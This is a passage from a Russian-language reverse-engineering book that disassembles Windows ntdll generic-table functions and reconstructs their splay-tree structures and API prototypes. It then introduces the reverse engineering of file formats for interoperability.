Я называю эту последовательность распространённой потому, что перед нами классическая реализация memcpy. Вполне вероятно, исходный код содержал вызов memcpy, а компилятор просто реализовал его как внутреннюю функцию; такие функции вкратце рассматриваются в главе 7.

Перестройка таблицы

Перейдём к следующей последовательности. В эту точку можно попасть двумя путями. Первый только что рассмотрен: вызывается обратная функция и инициализируется структура. Второй выбирается, когда в самой первой ветви функции по адресу `ntdll.7C924DFC` значение `SearchResult == 1`. Обратите внимание, что эта ветвь не ведёт сюда напрямую: она проходит через перемещённый блок `ntdll.7C935D5D`. Независимо от пути рассмотрим текущий код.

```
7C924E68    PUSH EBX
7C924E69    CALL ntdll.RtlSplay
7C924E6E    MOV ECX,DWORD PTR [EBP+8]
7C924E71    MOV DWORD PTR [ECX],EAX
7C924E73    MOV EAX,DWORD PTR [EBP+14]
7C924E76    TEST EAX,EAX
7C924E78    JNZ ntdll.7C935D4F
7C924E7E    LEA EAX,DWORD PTR [EBX+18]
```

Последовательность вызывает функцию `RtlSplay`, имя которой известно благодаря экспорту; напомним, что файлы отладочных символов Windows я не использую. `RtlSplay` принимает один параметр. Если `SearchResult == 1`, им является `pNode`, переданный `RtlRealInsertElementWorker`. При любом другом значении `RtlSplay` получает указатель на только что вставленный элемент. Затем указатель корня дерева в `pTable` получает результат `RtlSplay`. Это показывает, что `RtlSplay` возвращает узел дерева, хотя какой именно - пока неизвестно.

Следующий код проверяет необязательный указатель на логическое значение и, если он существует, записывает туда `TRUE`, когда `SearchResult != 1`. Затем функция загружает возвращаемое значение в `EAX`. Выясняется, что `RtlRealInsertElementWorker` просто возвращает указатель на данные только что выделенного элемента. Вот исправленный прототип.

```
PVOID RtlRealInsertElementWorker(

    TABLE *pTable,
    PVOID ElementData,
    ULONG ElementSize,
    BOOLEAN *pResult OPTIONAL,
    NODE *pNode,
    ULONG SearchResult
);
```

Поскольку `RtlInsertElementGenericTable` возвращает результат `RtlRealInsertElementWorker`, можно обновить и её прототип.

```
PVOID NTAPI RtlInsertElementGenericTable(

    TABLE   *pTable,
    PVOID    ElementData,
    ULONG    DataLength,
    BOOLEAN *pResult OPTIONAL,
);
```

Splay-деревья

К этому моменту остаётся неясной функция `RtlSplay`. Я не стану приводить её здесь, поскольку она довольно длинна и запутанна, а вдобавок, по-видимому, разбросана по всему модулю, что ещё больше усложняет чтение. Универсальной таблицей можно начать пользоваться, практически не понимая `RtlSplay`, но всё же стоит быстро взглянуть на её назначение, чтобы окончательно разобраться в структуре данных.

Реализованный в `RtlSplay` алгоритм довольно сложен, однако беглый осмотр показывает, что он связан с повторной балансировкой дерева. В двоичных деревьях балансировка означает перестройку, при которой элементы распределяются как можно равномернее между обеими сторонами каждого узла. Обычно алгоритм должен проверять, действительно ли корневой узел представляет медианное значение дерева. Но элементы универсальной таблицы определяются пользователем, поэтому для их сравнения `RtlSplay` пришлось бы вызывать пользовательскую обратную функцию, а такого вызова здесь нет.

Более внимательное исследование показывает, что `RtlSplay` по существу берёт заданный узел и перемещает его вверх по дереву; чтобы ясно увидеть процесс, можно запустить функцию в отладчике. В конце она возвращает указатель на тот же узел, с которого начинала, но теперь он является корнем всего дерева, а остальные элементы распределены между его левым и правым потомками.

Когда я понял назначение `RtlSplay`, картина стала яснее. Оказывается, универсальная таблица реализована посредством splay-дерева [Tarjan]: Robert Endre Tarjan, Daniel Dominic Sleator, "Self-adjusting binary search trees", *Journal of the ACM (JACM)*, Volume 32, Issue 3, July 1985. По существу это двоичное дерево с особой схемой организации. Задача правильного устройства двоичного дерева активно исследовалась, и существует немало методов её решения. Если хватит терпения, подробный разбор большинства из них можно найти у Кнута [Knuth3]: Donald E. Knuth, *The Art of Computer Programming - Volume 3: Sorting and Searching*, Second Edition, Addison-Wesley. Главная цель, разумеется, состоит в достижении элементов за минимальное число итераций.

Splay-дерево, называемое также самонастраивающимся двоичным деревом поиска, предлагает интересное решение: любой затронутый при любой операции узел немедленно перемещается на вершину. Благодаря этому дерево действует подобно кешу, где самые недавно использованные элементы всегда легко доступны, а реже всего используемые спрятаны внизу. По определению splay-дерево всегда поворачивает последний использованный элемент к вершине. Поэтому сразу после добавления нового элемента вызывается `RtlSplay`, и новый элемент становится корнем. Такой же вызов должен происходить после удаления и даже простого поиска элемента.

На рисунках 5.1-5.5 показано, как `RtlSplay` постепенно поднимает добавленный элемент по иерархии дерева, пока тот не станет корневым узлом.

RtlLookupElementGenericTable

Помните, как перед началом исследования универсальной таблицы я упомянул две функции, которые, по-видимому, извлекают элементы: `RtlGetElementGenericTable` и `RtlLookupElementGenericTable`? Теперь известно, что первая ищет элемент по индексу, а значит, вторая должна предоставлять некоторую возможность поиска в универсальной таблице. Рассмотрим `RtlLookupElementGenericTable`, см. листинг 5.8.




Рисунок 5.1. Двоичное дерево после добавления нового элемента. Он присоединён в наиболее подходящей позиции, но остальные элементы ещё не перемещались.




Рисунок 5.2. Двоичное дерево после первого шага splay-перестройки. Новый элемент поднялся на один уровень к корню, а его прежний родитель теперь стал его потомком.




Рисунок 5.3. Двоичное дерево после второго шага splay-перестройки. Новый элемент поднялся ещё на один уровень.




Рисунок 5.4. Двоичное дерево после третьего шага splay-перестройки. Новый элемент поднялся ещё на один уровень.

```
7C9215BB    PUSH EBP
7C9215BC    MOV EBP,ESP
7C9215BE    LEA EAX,DWORD PTR [EBP+C]
7C9215C1    PUSH EAX
7C9215C2    LEA EAX,DWORD PTR [EBP+8]
7C9215C5    PUSH EAX
7C9215C6    PUSH DWORD PTR [EBP+C]
7C9215C9    PUSH DWORD PTR [EBP+8]
7C9215CC    CALL ntdll.7C9215DA
7C9215D1    POP EBP
7C9215D2    RET 8
```

Листинг 5.8. Дизассемблированный код `RtlLookupElementGenericTable`.




Рисунок 5.5. Двоичное дерево после завершения splay-перестройки. Новый элемент стал корневым узлом, и остальная часть дерева сосредоточена вокруг него.

По имени можно предположить, что `RtlLookupElementGenericTable` выполняет поиск в двоичном дереве универсальной таблицы и, вероятно, принимает параметрами структуру `TABLE` и указатель на данные элемента. Фактическая реализация, по-видимому, находится по адресу `ntdll.7C9215DA`; рассмотрим эту функцию. Обратите внимание на изобретательное использование стека при вызове. Первые два параметра совпадают с переданными `RtlLookupElementGenericTable`. Следующие два, по всей видимости, являются указателями на некоторые выходные значения, возвращаемые `ntdll.7C9215DA`. Они, вероятно, не используются, но вместо выделения локальных переменных компилятор просто задействует область стека, через которую функции передавались параметры. После чтения и передачи в `ntdll.7C9215DA` эти ячейки больше не нужны. В листинге 5.9 приведён дизассемблированный код `ntdll.7C9215DA`.

```
7C9215DA    MOV EDI,EDI
7C9215DC    PUSH EBP
7C9215DD    MOV EBP,ESP
7C9215DF    PUSH ESI
7C9215E0    MOV ESI,DWORD PTR [EBP+10]
7C9215E3    PUSH EDI
7C9215E4    MOV EDI,DWORD PTR [EBP+8]
7C9215E7    PUSH ESI
7C9215E8    PUSH DWORD PTR [EBP+C]
7C9215EB    CALL ntdll.7C92147B
7C9215F0    TEST EAX,EAX
7C9215F2    MOV ECX,DWORD PTR [EBP+14]
7C9215F5    MOV DWORD PTR [ECX],EAX
7C9215F7    JE SHORT ntdll.7C9215FE
```

```
7C9215F9    CMP EAX,1
7C9215FC    JE SHORT ntdll.7C921606
7C9215FE    XOR EAX,EAX
7C921600    POP EDI
7C921601    POP ESI
7C921602    POP EBP
7C921603    RET 10
7C921606    PUSH DWORD PTR [ESI]
7C921608    CALL ntdll.RtlSplay
7C92160D    MOV DWORD PTR [EDI],EAX
7C92160F    MOV EAX,DWORD PTR [ESI]
7C921611    ADD EAX,18
7C921614    JMP SHORT ntdll.7C921600
```

Листинг 5.9. Дизассемблированный код `ntdll.7C9215DA`*, предварительно названной* `RtlLookupElementGenericTableWorker`*.*

К этому моменту мы уже настолько знакомы с универсальной таблицей, что подробно исследовать функцию почти не требуется: обсуждены две основные используемые ею функции - `RtlLocateNodeGenericTable` (`ntdll.7C92147B`) и `RtlSplay`. Первая фактически находит нужный элемент точно так же, как при вставке. После её возврата вызывается `RtlSplay`, потому что, как отмечалось ранее, splay-дерево перестраивается после добавления, удаления или поиска элемента. Разумеется, `RtlSplay` вызывается лишь в том случае, если `RtlLocateNodeGenericTable` действительно нашла искомый элемент.

По параметрам, переданным `RtlLocateNodeGenericTable`, сразу видно, что `RtlLookupElementGenericTable` принимает указатель `TABLE` и указатель `Element`. Что касается возвращаемого значения, инструкция `ADD EAX, 18` показывает, что функция берёт найденный узел и пропускает его заголовок, чтобы получить возвращаемое значение. Как и следовало ожидать, функция возвращает указатель на данные найденного элемента.

RtlDeleteElementGenericTable

Итак, мы рассмотрели основные случаи добавления, извлечения и поиска элементов универсальной таблицы. Осталось удаление. Как элементы удаляются из универсальной таблицы? Быстро рассмотрим `RtlDeleteElementGenericTable`.

```
7C924FFF    MOV EDI,EDI
7C925001    PUSH EBP
7C925002    MOV EBP,ESP
7C925004    PUSH EDI
7C925005    MOV EDI,DWORD PTR [EBP+8]
7C925008    LEA EAX,DWORD PTR [EBP+C]
7C92500B    PUSH EAX
7C92500C    PUSH DWORD PTR [EBP+C]
7C92500F    CALL ntdll.7C92147B
7C925014    TEST EAX,EAX
7C925016    JE SHORT ntdll.7C92504E
7C925018    CMP EAX,1
7C92501B    JNZ SHORT ntdll.7C92504E
7C92501D    PUSH ESI
7C92501E    MOV ESI,DWORD PTR [EBP+C]
7C925021    PUSH ESI
7C925022    CALL ntdll.RtlDelete
7C925027    MOV DWORD PTR [EDI],EAX
7C925029    MOV EAX,DWORD PTR [ESI+C]
7C92502C    MOV ECX,DWORD PTR [ESI+10]
7C92502F    MOV DWORD PTR [ECX],EAX
7C925031    MOV DWORD PTR [EAX+4],ECX
7C925034    DEC DWORD PTR [EDI+14]
7C925037    AND DWORD PTR [EDI+10],0
7C92503B    PUSH ESI
7C92503C    LEA EAX,DWORD PTR [EDI+4]
```

```
7C92503F    PUSH EDI
7C925040    MOV DWORD PTR [EDI+C],EAX
7C925043    CALL DWORD PTR [EDI+20]
7C925046    MOV AL,1
7C925048    POP ESI
7C925049    POP EDI
7C92504A    POP EBP
7C92504B    RET 8
7C92504E    XOR AL,AL
7C925050    JMP SHORT ntdll.7C925049
```

Листинг 5.10. Дизассемблированный код `RtlDeleteElementGenericTable`.

`RtlDeleteElementGenericTable` выполняет три основных действия. Сначала знаменитая `RtlLocateNodeGenericTable` (`ntdll.7C92147B`) находит удаляемый элемент. Затем экспортируемая функция `RtlDelete` фактически удаляет его. Я не стану углубляться в реализованный `RtlDelete` алгоритм удаления из дерева, но важно, что после удаления она также вызывает `RtlSplay` для перестройки таблицы.

Последний вызов `RtlDeleteElementGenericTable` довольно интересен. По-видимому, это обратный вызов пользовательского кода, указатель которого извлекается из смещения `+20` структуры `TABLE`. Нетрудно догадаться, что это обратная функция освобождения элемента, которая освобождает память, ранее выделенную `TABLE_ALLOCATE_ELEMENT`. Вот прототип `TABLE_FREE_ELEMENT`:

```
typedef void ( _stdcall * TABLE_FREE_ELEMENT) (

    TABLE  *pTable,
    PVOID   Element
);
```

Здесь следует отметить два обстоятельства. Во-первых, `TABLE_FREE_ELEMENT` явно не имеет возвращаемого значения, а если имеет, `RtlDeleteElementGenericTable` его определённо игнорирует: сразу после возврата обратной функции в `AL` записывается 1. Во-вторых, помните, что указатель `Element` ведёт к началу структуры `NODE`, а не к началу данных элемента, как во всех предыдущих случаях. Вызывающий код выделил весь блок памяти вместе с заголовком, поэтому теперь именно он должен освободить весь блок.

`RtlDeleteElementGenericTable` возвращает логическое значение `TRUE`, если `RtlLocateNodeGenericTable` нашла элемент, и `FALSE`, если та вернула `NULL`.

Собираем части вместе

После завершения сеанса реверс-инжиниринга такого масштаба рекомендуется подготовить небольшой документ с описанием результатов. Это изящный способ обобщить полученные сведения, не говоря уже о том, что большинство из нас забывает подобные детали, едва встав за чашкой кофе или стаканом шоколадного молока, моего личного фаворита.

Следующие листинги можно считать формальным определением API универсальных таблиц, основанным на выводах наших сеансов реверс-инжиниринга. В листинге 5.11 представлены внутренние структуры данных, в листинге 5.12 - прототипы обратных функций, а в листинге 5.13 - прототипы API.

```
struct NODE
{

    NODE                    *ParentNode;
    NODE                    *RightChild;
    NODE                    *LeftChild;
    LIST_ENTRY              LLEntry;
    ULONG                   Unknown;
};

struct TABLE
{

    NODE                    *TopNode;
    LIST_ENTRY              LLHead;
    LIST_ENTRY              *LastElementFound;
    ULONG                   LastElementIndex;
    ULONG                   NumberOfElements;
    TABLE_COMPARE_ELEMENTS  CompareElements;
    TABLE_ALLOCATE_ELEMENT  AllocateElement;
    TABLE_FREE_ELEMENT      FreeElement;
    ULONG                   Unknown;
};
```

Листинг 5.11. Определения внутренних структур данных универсальной таблицы, обнаруженных в этой главе.

```
typedf int (NTAPI * TABLE_COMPARE_ELEMENTS) (

    TABLE   *pTable,
    PVOID    pElement1,
    PVOID    pElement2
);

typedef NODE * (NTAPI * TABLE_ALLOCATE_ELEMENT) (

    TABLE    *pTable,
    ULONG    TotalElementSize
);

typedef void (NTAPI * TABLE_FREE_ELEMENT) (

    TABLE    *pTable,
    PVOID    Element
);
```

Листинг 5.12. Прототипы обратных функций универсальной таблицы, которые должен реализовать вызывающий код.

```
void NTAPI RtlInitializeGenericTable(

    TABLE *pGenericTable,
    TABLE_COMPARE_ELEMENTS CompareElements,
    TABLE_ALLOCATE_ELEMENT AllocateElement,
    TABLE_FREE_ELEMENT FreeElement,
    ULONG Unknown
);

ULONG NTAPI RtlNumberGenericTableElements(

    TABLE *pGenericTable
);

BOOLEAN NTAPI RtlIsGenericTableEmpty(
```

```
    TABLE *pGenericTable
);

PVOID NTAPI RtlGetElementGenericTable(

    TABLE *pGenericTable,
    ULONG ElementNumber
);

PVOID NTAPI RtlInsertElementGenericTable(

    TABLE *pGenericTable,
    PVOID ElementData,
    ULONG DataLength,
    OUT BOOLEAN *IsNewElement
);

PVOID NTAPI RtlLookupElementGenericTable(

    TABLE *pGenericTable,
    PVOID ElementToFind
);

BOOLEAN NTAPI RtlDeleteElementGenericTable(

    TABLE *pGenericTable,
    PVOID ElementToFind
);
```

Листинг 5.13. Прототипы основных API универсальной таблицы.

Заключение

В этой главе я показал, как исследовать, использовать и документировать сравнительно сложный набор функций. Если из всей истории следует один важный урок, то он состоит в том, что реверс-инжиниринг всегда соединяет низкий уровень с высоким. Если лишь продолжать следить за регистрами и байтами, далеко не продвинешься. Секрет в том, чтобы постоянно удерживать в поле зрения общую картину, которая медленно проявляется перед вами в процессе исследования. В этой главе я постарался показать этот процесс как можно яснее. Если кажется, что вы упустили некоторые шаги на пути к результату, не беспокойтесь. Настоятельно рекомендую прочитать главу не один раз и, возможно, одновременно пошагово пройти код в работающем отладчике.

Глава 6. Расшифровка форматов файлов

Большая часть этой книги рассказывает о реверс-инжиниринге программ ради понимания их внутренней работы. В этой главе рассматривается немного другая сторона ремесла: общий процесс расшифровки программных данных. Такими данными могут быть недокументированный формат файла, сетевой протокол и многое другое. Расшифровка данных до уровня, позволяющего создавать программы, способные принимать и выдавать совместимую информацию, является отдельной ветвью реверс-инжиниринга, которую часто называют реверс-инжинирингом данных. В этой главе демонстрируются его методы и возможные результаты.

Самая распространённая причина реверс-инжиниринга данных - обеспечение совместимости со сторонним программным продуктом. Существует бесчисленное множество коммерческих продуктов, использующих собственные недокументированные форматы данных. Это могут быть форматы файлов или сетевые протоколы, недоступные никаким программам, кроме созданных владельцем формата: никто другой не знает подробностей. Для конечных пользователей это серьёзное неудобство, поскольку они не могут легко обмениваться файлами с людьми, работающими в конкурирующей программе. Обращаться к закрытому формату способны только продукты его владельца.

Здесь и вступает в действие реверс-инжиниринг данных. С его помощью можно получить недостающие сведения о закрытом формате и написать код, который читает или даже создаёт данные в нём. Существует множество настоящих примеров применения такого реверс-инжиниринга для обеспечения совместимости форматов популярных коммерческих продуктов. Возьмём Microsoft Word. Эта программа использует недокументированный знаменитый формат `.doc`, поэтому, чтобы сторонние программы могли открывать или создавать файлы `.doc`, а таких программ действительно немало, кому-то пришлось исследовать формат Microsoft Word. Именно такой вид реверс-инжиниринга демонстрируется в этой главе.

Cryptex

Cryptex - небольшая программа, написанная мной как упражнение по реверс-инжинирингу данных. По существу это консольное средство шифрования файлов паролем. В этой главе вы будете анализировать формат Cryptex до уровня, на котором теоретически сможете написать программу, читающую и создающую такие файлы. Я также воспользуюсь возможностью показать, как методы реверс-инжиниринга помогают оценить уровень безопасности подобных программ.

